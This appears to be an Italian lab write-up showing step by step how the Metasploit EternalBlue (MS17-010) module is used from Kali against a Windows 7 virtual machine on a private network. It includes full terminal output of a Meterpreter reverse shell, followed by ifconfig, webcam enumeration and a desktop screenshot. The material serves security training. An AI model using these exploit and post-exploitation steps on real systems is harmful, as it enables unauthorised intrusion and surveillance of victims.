

W17D1

1 - Ping da Kali a windows 7




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ping 192.168.50.102
PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data.
64 bytes from 192.168.50.102: icmp_seq=1 ttl=128 time=1.52 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=128 time=2.35 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=5.44 ms
^C
── 192.168.50.102 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2276ms
rtt min/avg/max/mdev = 1.522/3.103/5.442/1.687 ms

┌──(root㉿kali)-[/home/kali/Desktop]
└─# 
```

2 - Cerchiamo l'exploit MS17-10




```
       =[ metasploit v6.4.5-dev                          ]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules
================


   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
```

3 - Usiamo eternalblue




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

4 - visualizziamo le opzioni




```
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs
                                              /using-metasploit/basics/using-metasploit.html
   RPORT           445              yes       The target port (TCP)
   SMBDomain                        no        (Optional) The Windows domain to use for authentication.
                                               Only affects Windows Server 2008 R2, Windows 7, Windows
                                               Embedded Standard 7 target machines.
   SMBPass                          no        (Optional) The password for the specified username
   SMBUser                          no        (Optional) The username to authenticate as
   VERIFY_ARCH     true             yes       Check if remote architecture matches exploit Target. Onl
                                              y affects Windows Server 2008 R2, Windows 7, Windows Emb
                                              edded Standard 7 target machines.
   VERIFY_TARGET   true             yes       Check if remote OS matches exploit Target. Only affects
                                              Windows Server 2008 R2, Windows 7, Windows Embedded Stan
                                              dard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

5 - Settiamo l' RHOST del Terget




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   RHOSTS          192.168.50.102   yes       The target host(s), see https://docs.metasploit.com/docs
                                              /using-metasploit/basics/using-metasploit.html
   RPORT           445              yes       The target port (TCP)
   SMBDomain                        no        (Optional) The Windows domain to use for authentication.
                                               Only affects Windows Server 2008 R2, Windows 7, Windows
                                               Embedded Standard 7 target machines.
   SMBPass                          no        (Optional) The password for the specified username
   SMBUser                          no        (Optional) The username to authenticate as
   VERIFY_ARCH     true             yes       Check if remote architecture matches exploit Target. Onl
```

6 - Lanciamo l'exploit e siamo dentro




```
[*] 192.168.50.102:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.102:445 - The target is vulnerable.
[*] 192.168.50.102:445 - Connecting to target for exploitation.
[+] 192.168.50.102:445 - Connection established for exploitation.
[+] 192.168.50.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.50.102:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.50.102:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.50.102:445 - 0×00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.50.102:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.50.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.50.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.50.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.50.102:445 - Starting non-paged pool grooming
[+] 192.168.50.102:445 - Sending SMBv2 buffers
[+] 192.168.50.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.50.102:445 - Sending final SMBv2 buffers.
[*] 192.168.50.102:445 - Sending last fragment of exploit packet!
[*] 192.168.50.102:445 - Receiving response from exploit packet
[+] 192.168.50.102:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.50.102:445 - Sending egg to corrupted connection.
[*] 192.168.50.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49158) at 2024-09-10 08:32:16 -
0400
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > █
```

7 - ifconfig di wondows 7




```
============
Name          : Software Loopback Interface 1
Hardware MAC  : 00:00:00:00:00:00
MTU           : 4294967295
IPv4 Address  : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name          : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC  : 08:00:27:f8:bb:04
MTU           : 1500
IPv4 Address  : 192.168.50.102
IPv4 Netmask  : 255.255.255.0
IPv6 Address  : fe80::681b:db40:f904:be75
IPv6 Netmask  : ffff:ffff:ffff:ffff::


Interface 12
============
Name          : Microsoft ISATAP Adapter
Hardware MAC  : 00:00:00:00:00:00
MTU           : 1280
IPv6 Address  : fe80::5efe:c0a8:3266
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > █
```

8 – WEBCAMLIST (in questo caso nessuna webcam)



```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```


9 – screenshot del desktop


root@kali: /home/kali/Desktop
File Actions Edit View Help
UGfFIkmM....
UGfFIkmM.jpeg - Image Viewer
File Edit View Go Help
Recycle Bin
file credenziali
C:\Windows\system32\cmd.exe
Chromiu
wiresl
Windows 7
Build 7601
This copy of Windows is not genuine
UGfFIkmM.jpeg 800 x 600 46.2 kB 100.0%

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/UGfFIkmM.jpeg
meterpreter > 
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\gian>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::681b:db40:f904:be75%11
   IPv4 Address. . . . . . . . . . . : 192.168.50.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.1

Tunnel adapter isatap.{E5F4EFD9-DB34-45FF-B10D-5B18CEE54A2E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\gian>_
```

10 – screenshare

